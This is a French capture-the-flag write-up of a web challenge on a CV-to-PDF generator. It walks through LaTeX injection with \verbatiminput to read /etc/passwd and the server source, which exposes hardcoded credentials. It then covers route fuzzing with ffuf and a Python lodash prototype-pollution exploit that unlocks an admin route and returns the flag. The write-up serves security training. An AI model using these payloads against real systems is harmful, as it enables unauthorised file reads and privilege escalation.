


WU - Challenge 08 - 10

Pour ce nouveau chall orienté sur de l'exploitation Web, nous avons accès à une page permettant de créer des CVs directement en rentrant des champs :



Création d'un CV en ligne !

Prénom

Nom

Age

Situation

Skills

Motivation

GÉNÉRER MON CV

Une fois les informations remplies, nous pouvons télécharger notre CV complété, au format PDF :

My CV

MONKEY Company

Monkey Company.
ENSIBS HQ
18 rue du APE

SARL
+44 45 56 78 89

Lastname

Robin

Firstname

Marchand

Age

23


On peut naïvement tenter quelques injections (XSS, injection de commandes linux) mais sans succès.

En observant la requêtes **GET** sortant de la page nous observons :

[https://grobin4.cyberlog.dev/editerCV?
lastname=X&firstname=X&age=X&situation=X&skills=X&motivation=X](https://grobin4.cyberlog.dev/editerCV?lastname=X&firstname=X&age=X&situation=X&skills=X&motivation=X)

avec tous nos champs.

Essayons de voir ce qu'il se passe en détruisant cette requête :



On coupe l'URL au hasard et renvoie au serveur :

```
1. TypeError: Cannot read properties of undefined (reading 'includes')
   at /usr/src/app/app.js:35:113
   at Layer.handle [as handle_request] (/usr/src/app/node_modules/express/lib/router/layer.js:95:5)
   at next (/usr/src/app/node_modules/express/lib/router/route.js:144:13)
   at Route.dispatch (/usr/src/app/node_modules/express/lib/router/route.js:114:3)
   at Layer.handle [as handle_request] (/usr/src/app/node_modules/express/lib/router/layer.js:95:5)
   at /usr/src/app/node_modules/express/lib/router/index.js:284:15
   at Function.process_params (/usr/src/app/node_modules/express/lib/router/index.js:346:12)
   at next (/usr/src/app/node_modules/express/lib/router/index.js:280:10)
   at expressInit (/usr/src/app/node_modules/express/lib/middleware/init.js:40:5)
   at Layer.handle [as handle_request] (/usr/src/app/node_modules/express/lib/router/layer.js:95:5)
```

On obtient une belle erreur, cela nous permet de trouver le chemin de notre serveur :

`/usr/src/app/app.js`

Nous gardons cette information de côté.

En revenant sur le générateur de fichier, on peut imaginer le cheminement suivant :

1. L'utilisateur clique sur le bouton après avoir remplis son CV
2. Le front envoie une requête **GET** à l'endpoint `/editerCV` avec les informations remplies
3. Le back prend un template puis remplit le document avec les informations de l'user.
4. Le back envoie le PDF au front en téléchargement

Mais, comment le back peut remplir ce document sous base d'un template ?

Il utilise du **LaTeX**, (langage et système de composition de documents, il facilite l'utilisation du « processeur de texte »).

Que se passe-t-il si on injecte du code LaTeX dans nos champs. Essayons de lire un fichier avec `\input` :

```
curl -X GET "https://grobin4.cyberlog.dev/editerCV?lastname=%5Cinput%7B%2Fetc%2Fpasswd%7D&firstname=X" && echo ""
Injection interdite
```

La commande semble fonctionner car nous avons un message personnalisé en retour :

`Injection interdite`

D'accord donc l'injection LaTeX semble la bonne piste.

Sur : <https://book.hacktricks.xyz/pentesting-web/formula-doc-latex-injection#read-file>, on trouve une commande qui semble similaire à `\input` : `\verbatiminput` . Essayons :

```
student@student-ensibs:~/Téléchargements/80DayChall/CVE$ curl -X GET "https://grobin4.cyberlog.dev/editorCV?lastname=%5Cverbatiminput%7B%2Fetc%2Fpasswd%7D&firstname=X&age=X&situation=X&skills=X&motivation=X" --output out.pdf && open out.pdf
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             %         Dload  Upload  Total   Spent    Left   Speed
100 57020  100 57020    0     0  45285      0  0:00:01  0:00:01 --:--:-- 45325
```

Lastname

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
node:x:1000:1000:~/home/node:/bin/bash
```

Incroyable, on arrive à inclure le contenu de `/etc/passwd` directement dans notre PDF généré. Essayons d'ouvrir le fichier serveur découvert plus tôt dans `/usr/src/app/app.js` :

Lastname

```
var express = require('express');
var app = express();
var port = 3000;
var http = require('http');
process.env.PWD = process.cwd()
var fs = require('fs');
var htmspecialchars = require('htmspecialchars');
const path = require('path')
const stream = require('stream')
const { PDFDocument, rgb } = require('pdf-lib')
var auth = require('http-auth');
const authConnect = require('http-auth-connect');
const _ = require('lodash'); // AdministratOr_of_APE_Empire
const latex = require('node-latex')
var request = require('request');

var basic = auth.basic({
  realm: "Moderator Place Only ! ",
  function (username, password, callback) {
    callback(username === "MeTheOnlyOne" && password === "Best_P4ssw0rD_f0r_b3st_S3cUr1tY");
  }
});

app.get('/Most_Secure_WebPageFor_Moderator_Only', authConnect(basic) , function(req, res) {
  res.sendFile(path.join(__dirname, 'public', 'Most_Secure_WebPageFor_Moderator_Only.html'));
});


/**
 * In case there is a leak with my Latex implementation, I delete all the pages except for the first
 */
```

Parfait !)

On arrive à voir le début du code. Il y a peu d'informations à part :

- Les imports utilisés
- Un couple username/password : `MeTheOnlyOne:Best_P4ssw0rD_f0r_b3st_S3cUr1tY`
- Une route `/Most_Secure_WebPageFor_Moderator_Only`
- Une string `AdministratOr_of_APE_Empire`
- La liste des imports

Rendons-nous sur la page donnée :



Cette nouvelle page contient une sorte de calendrier avec différents points. Les points intéressants semblent être :

- `Remove the /AdminORMonkeyOnly route` ⇒ Une nouvelle route
- `Dinner w/ Administrat0r_of_APE_Empire` ⇒ Un user ??

Essayons cette nouvelle route :

```
$ curl https://grobin4.cyberlog.dev/AdminORMonkeyOnly && echo ""
Forbidden
```

Forbidden ?

La page ne semble accepter que des `GET`, il n'y a pas d'autres informations...

Essayant d'ajouter `Administrat0r_of_APE_Empire` aux cookies :

```
$ curl -c "Administrat0r_of_APE_Empire" https://grobin4.cyberlog.dev/AdminORMonkeyOnly && echo ""
Forbidden
```

Toujours pas. Scannons le site avec ffuf :

```
$ ffuf -u https://grobin4.cyberlog.dev/FUZZ -w SecLists/Discovery/Web-Content/big.txt -t 100
```

```
/'__\ /'__\ /'__\
^ \_/\ ^ \_/\ ^ \_/\
\\ ,_\\ \\ ,_\\ \\ ,_\\ \\ ,_\\
\\ \_/\ \\ \_/\ \\ \_/\ \\ \_/\
\\ \_/\ \\ \_/\ \\ \_/\ \\ \_/\
\\ \_/\ \\ \_/\ \\ \_/\ \\ \_/\
```

v1.1.0

```
:: Method      : GET
:: URL         : https://grobin4.cyberlog.dev/FUZZ
:: Wordlist    : FUZZ: SecLists/Discovery/Web-Content/big.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 100
:: Matcher     : Response status: 200,204,301,302,307,401,403
```

```
:: Progress: [20476/20476] :: Job [1/1] :: 1861 req/sec :: Duration: [0:00:11] :: Errors: 0 ::
```

Rien ? Essayons avec des **POST** :

```
$ ffuf -u https://grobin4.cyberlog.dev/FUZZ -w SecLists/Discovery/Web-Content/big.txt -t 100 -X POST
```

```
/'__\ /'__\ /'__\
^ \_/\ ^ \_/\ ^ \_/\
\\ ,_\\ \\ ,_\\ \\ ,_\\ \\ ,_\\
\\ \_/\ \\ \_/\ \\ \_/\ \\ \_/\
\\ \_/\ \\ \_/\ \\ \_/\ \\ \_/\
\\ \_/\ \\ \_/\ \\ \_/\ \\ \_/\
```

v1.1.0

```
:: Method      : POST
:: URL         : https://grobin4.cyberlog.dev/FUZZ
:: Wordlist    : FUZZ: SecLists/Discovery/Web-Content/big.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 100
:: Matcher     : Response status: 200,204,301,302,307,401,403
```

```
process [Status: 200, Size: 17, Words: 4, Lines: 1]
:: Progress: [20476/20476] :: Job [1/1] :: 1861 req/sec :: Duration: [0:00:11] :: Errors: 0 ::
```

Ah, on a une route /process allons voir :

```
$ curl -X POST https://grobin4.cyberlog.dev/process && echo ""
0
```

Hmmm, pas beaucoup d'informations.

L'endpoint retourne uniquement **0**

Résumons, nous avons :

- Une route /process
- Une route /adminORMonkeyOnly qui retourne un 404

- Un compte admin : AdministratOr_of_APE_Empire

Sans nouvelles informations, nous allons regarder rapidement quel composant importé est vulnérable ?

Dans notre app.js :

```
const _ = require('lodash'); // AdministratOr_of_APE_Empire
```

Bizarre ce commentaire à côté de l'import ...

Oh : <https://www.huntr.dev/blog/lodash-understanding-the-vulnerability-and-how-we-can-rally-behind-packages/>

Il y a bien une vulnérabilité de type Prototype Pollution sur une ancienne version de Lodash.

On peut imaginer que le back fonctionne comme :

```
app.get('/AdminORMonkeyOnly', (req, res) => {
  if (!user.AdministratOr_of_APE_Empire) {
    console.log('User access rejected.')
    return res.sendStatus(403)
  }
})
```

On prépare un payload :

```
import requests

payload = {
  '__proto__': {
    'AdministratOr_of_APE_Empire': True
  }
}

def exploit(host, payload):
    restricted_url = host + '/adminORMonkeyOnly'
    exploitable_url = host + '/process'

    print('\n##### Requesting admin endpoint:')
    print( requests.get(restricted_url) )

    print('\n##### Running exploit...')
    print(payload)
    print( requests.post(exploitable_url, json=payload))
    print('Done.')

    print('\n##### Requestion admin endpoint:')
    print( requests.get(restricted_url) )
    if requests.get(restricted_url).status_code == 403:
        print('    => Exploit failed :')

if __name__ == '__main__':
    exploit('https://grobin4.cyberlog.dev', payload)
```

```
$ python3 exploit.py
```

```
##### Requesting admin endpoint:
<Response [403]>
```

```
##### Running exploit...
{'__proto__': {'admin': True}}
```

```
<Response [200]>
Done.

##### Requestion admin endpoint:
<Response [403]>
=> Exploit failed ):
```

On ajoute un champs supplémentaire à notre payload :

```
import requests

payload = {
    'a': 5,
    '__proto__': {
        'Administrat0r_of_APE_Empire': True
    }
}

def exploit(host, payload):
    restricted_url = host + '/adminORMonkeyOnly'
    exploitable_url = host + '/process'

    print('##### This will fail:')
    print( requests.get(restricted_url) )

    print('##### Running exploit...')
    print( requests.post(exploitable_url, json=payload))
    print('Done.')

    # Re-check access
    print('##### This will succeed:')
    print( requests.get(restricted_url) )
    print(requests.get(restricted_url).text)

exploit('http://localhost:4444', payload)
```

```
$ python3 exploit.py
##### This will fail:
<Response [403]>
##### Running exploit...
<Response [200]>
Done.
##### This will succeed:
<Response [200]>
"Well done ! Here is your flag : CLOG{Prot0tYp3_1s_4w3s0m3}"
```

| CLOG{Prot0tYp3_1s_4w3s0m3}